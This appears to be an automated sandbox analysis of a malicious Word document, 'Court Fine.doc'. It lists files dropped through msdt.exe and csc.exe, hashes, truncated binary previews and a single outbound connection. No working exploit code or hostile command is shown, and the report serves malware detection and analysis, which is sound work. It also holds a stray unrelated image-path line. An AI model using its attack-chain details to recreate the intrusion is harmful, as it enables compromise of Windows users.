Preview:	....L...<...............0...........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O............................?..........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n...............S.t.r.i.n.g.F.i.l.e.I.n.f.o.........0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.e.5.1.o.k.y.q...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.e.5.1.o.k.y.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\5xjziuml\5xjziuml.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.789165757370609
Encrypted:	false
SSDEEP:	48:63goPhmKraYZkH8KTibUyUkwjj0JTC+CFSlwY9xc1ul0Ra3lqq:6fDaAkHHoek8aCuTGK
MD5:	BD70B767EC8DB8CE7284CCFA33944017
SHA1:	921203481746AC4E6E54243A3FA53C5EBFFFB94D
SHA-256:	174108ECC0B12DD8F7469481DB9D0FFBBDBCEEC2E2923EDD8A822454F8C880B9
SHA-512:	DF16FA023FEB9B1E09DC984203A159564D9DB584ED81DAA915B5A2B2442B34811F6F274945E11A96911E78B2A969F8FBD621157CD39A9441B1E5661C7C870812
Malicious:	false

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....>*... ...@..... ....@.....)..S....@.....`..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B..... *.....H..... "....."..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,...+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o....-.r...p....

C:\Users\user\AppData\Local\Temp\5xjziuml\CSCF16D2975B7774203A88B71A973285B7C.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1127031978119892
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryeRak7YnqqlWPN5Dlq5J:+RI+ycuZhN0RakSlWPNnqX
MD5:	DADF14848ACE54C9225C4322CB1C036B
SHA1:	9CD2353991FA1CA0D2903700D5934A3119141E0C
SHA-256:	45A3EBB82DF6B86370AAE592FCDEB84CD2ABF1CB96834C618C51C265C061D7E4
SHA-512:	00B6379DDDB1E0D9703ECB3078364B288B2D7F14A7927F6B013CA7047113FD32B52B040CDEB362F179E785D3A8A3BF9B29B62261A22AFC53589ABBED0663DA 8
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.x.j.z.i.u.m.l...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.x.j.z.i.u.m.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RES4E28.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.130682089257403
Encrypted:	false
SSDEEP:	24:H/C9A+gZRlqKhH4hKJ+rfII+ycuZhN0RakSlWPNnq9Wd:PfZnqOaKJYg1ul0Ra3lqq9m
MD5:	3485CBE671AF24BDF143BE3F5B170FF9
SHA1:	A96BBF9A029C12EED4FFC246773DB7FAAACE8C9C
SHA-256:	4836A9DB741085DD819BB9C2D915FD07EFBA68284F8F406C9FDD336447165736
SHA-512:	0B3F08986F9B618CF01200DAB26168B5680F91E77FEE97C7AFE4445E85EA75A6C10AC963B5C46E9B2653DC3CDE467A8D03F692F057FAE09984756E1E25B0B7E F
Malicious:	false
Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\5xjz iuml\CSCF16D2975B7774203A88B71A973285B7C.TMP.....T."\C"...k.....4.....C:\Users\user\AppData\Local\Temp\RES4E28.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.x.j.z.i.u. m.l...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES995A.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.126071622522005
Encrypted:	false
SSDEEP:	24:H2C9A+g+R4KhHrFhKJ+rfII+ycuZhNQGakShXPNnq9Wd:UfMvKJYg1ul/a3Tq9m
MD5:	EED7A529D864DC8DD626AB08A41704A6
SHA1:	EBB28DDDB5740CCCE5CA4130E0C4556953A84DE2
SHA-256:	0697639850A70B8A9EC6E694537CE3F5C0C9D48A2F4182FA438941C1E91B6492
SHA-512:	A9DC5B0BE4ACEFA7A2745D60AB6EE16FDD2CB43F0E1AA1605A1F9850209F204899757B1B15B83107E73943ABEE0BC5037E23B9A85B931E16BFDB4ABC554543 ED
Malicious:	false

Preview:	L.....b.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\0e51 okyq\CSCC7D9E81B474B42B68F5EB6CB9C3BA6BD.TMP.....s...?.R.,.....4.....C:\Users\user\AppData\Local\Temp\RES995A.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..... .....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n. s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.e. 5.1.o.k.y.q...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Court Fine.doc.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:49 2022, mtime=Thu Jul 21 20:35:05 2022, atime=Thu Jul 21 20:34:42 2022, length=10734, window=hide
Category:	dropped
Size (bytes):	1055
Entropy (8bit):	4.724536658205826
Encrypted:	false
SSDEEP:	12:8bko6W0UtpuElPCH2GgQEM43YM092v+WyQcmgSKJjA6N/yhCD2h5z4t2Y+xIBjKU:8Ao9a/CcmgTA6NwCDQj7aB6m
MD5:	366F03D504A9C71F01FEB3B7513DE105
SHA1:	9475781F2E8216DB81AF766C08392720ADD5995A
SHA-256:	231AAB4BFBB0BD6FF93E26971D03DDD6430160F48388AEAB2A2C746456D152BF
SHA-512:	8C0ED33608CE6319C0813AC58DE7C9D33465187CEE25FE224D2AB5E7468E3549A883A03C5D31D552BF8175EC38FE5D9C774341EFD79A704F8488182497D268D
Malicious:	**true**
Preview:	L.....F.... .....3...G.I....b-.I....).....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...TN.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....hT....user.<.....Ny..TN.....S.....h.a.r.d.z.....~.1.....hT....Desktop.h.....Ny..TN.....Y.....>.....9..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2 .1.7.6.9....j.2..)...TV. .COURTF~1.DOC..N.....hT...TV.....h.....O..C.o.u.r.t. .F.i.n.e...d.o.c.....T.....-.....S.....>.S.....C:\Users\user\Desktop\Court Fine.doc..%.....\....\....\....\....\....\.D.e.s.k.t.o.p.\.C.o.u.r.t. .F.i.n.e...d.o.c.....:..,.LB.)...As...`.....X.....849224.....!a..%.H.VZAj.....-..!a..%.H.VZAj.....-..... 1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	79
Entropy (8bit):	4.6836866099570775
Encrypted:	false
SSDEEP:	3:bDuMJl+uutCmX19RutCv:bC00l0s
MD5:	942A337F9F76C8DA2AC4AECA0E83B3AC
SHA1:	750D00CFF2D8A7EB92AB03089C4C7486CD1B951C
SHA-256:	5D6198E4FA64796F7769A1D1148C455651E0767A17D1468BE45D3601E6FE8D22
SHA-512:	19E29234FD72E907B920FAA1F88D9109F4E436E9B080AF166847AAD5B60B55AB05BAF405E36980B026F35240BBAB8E8249D3043BB4D2945ECD57D18FF89F27D4
Malicious:	false
Preview:	[folders]..Templates.LNK=0..Court Fine.doc.LNK=0..[doc]..Court Fine.doc.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1614131675336328
Encrypted:	false
SSDEEP:	3:Rl/ZdaZt7KwhlD7lqKlWE:RtZ4Zb6+L
MD5:	06ADEDBFC284DA1097B11B2A89AEF7D5
SHA1:	A145BE7642936217069C6A29132BAC7E7AB23D8B
SHA-256:	BB3700C9108FA31437D26BC515CCB4116B7DDF14F37800FCAC1A3534B6CC31A2
SHA-512:	547980D2B7BC2127867B145208D9E3E062CA4ED8A3A7D30E0115BC89107D6C355895001C8984F87CA7F750C0936DE9104AEAEAF99B0F97E0FDF16D159E3CCBE 1
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....8..A./.....A.0.....H.....6C.....A.1.....$...

C:\Users\user\Desktop\~$urt Fine.doc

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data

Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1614131675336328
Encrypted:	false
SSDEEP:	3:Rl/ZdaZt7KwhlD7lqKlWE:RtZ4Zb6+L
MD5:	06ADEDBFC284DA1097B11B2A89AEF7D5
SHA1:	A145BE7642936217069C6A29132BAC7E7AB23D8B
SHA-256:	BB3700C9108FA31437D26BC515CCB4116B7DDF14F37800FCAC1A3534B6CC31A2
SHA-512:	547980D2B7BC2127867B145208D9E3E062CA4ED8A3A7D30E0115BC89107D6C355895001C8984F87CA7F750C0936DE9104AEAEAF99B0F97E0FDF16D159E3CCBE 1
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....8..A./.....A.0.....H.....6C.....A.1.....$...

C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A 9
Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K....`..... ..`.....8.....rdata.....@. .@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w .E..J_A..... .....

C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false

SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appNam e)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change H KLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Co llections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes .Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$ CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object Sy stem.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-Localize dData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath().. {.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath().. {.. return Pa th.Combine(Environ

C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZI4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF 9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_Incompat ibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204

SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=. W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e. r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV....,+.(,..vA..@..E.....

C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.776614426711646
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	Court Fine.doc


File size:	10734
MD5:	730768c4f029608adf0032e95e8e8a1d
SHA1:	c071befaa2d7548d53dfb0f1f611c6fd1b174f46
SHA256:	94fabeeeffae82a107913815c2b62e4311aeef432197e0d2d6af40a7a65cd5f1
SHA512:	6540610ac9db98f6a67b81029b4e0b3f7757e9b8399ab234f50225e8ff952f81f7c213e40a819a760d795d91e2e5b78bb83fb25a9a3ce978201522be1a9f1556
SSDEEP:	192:CEhMA1GheFb8c9264wpHV7Z/c+8poF1d3jvvtlFOrGxjPkfzUUy2G:Cq/1GAFbx92hwhcfa7pr1lFOyxjPkfz+
TLSH:	29228D36802A5D30DAAAF774F0A45A56EC5C1482E7773DF9B016BEB389C22CE5274E40
File Content Preview:	PK.....$k.T....._rels/PK.....$k.T.....docProps/PK.....$k.T.....word/PK.....$k.T...IT... .....[Content_Types].xml...j.0.E.....6.J. (.....e.h...4NDelh&...8NC)i.M.1.3..3...x].l..m....}....X?+...9.....F.....@1.]_.

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 14:34:48.947114944 CEST	49726	443	192.168.2.3	172.67.190.5
Jul 21, 2022 14:34:48.947175026 CEST	443	49726	172.67.190.5	192.168.2.3
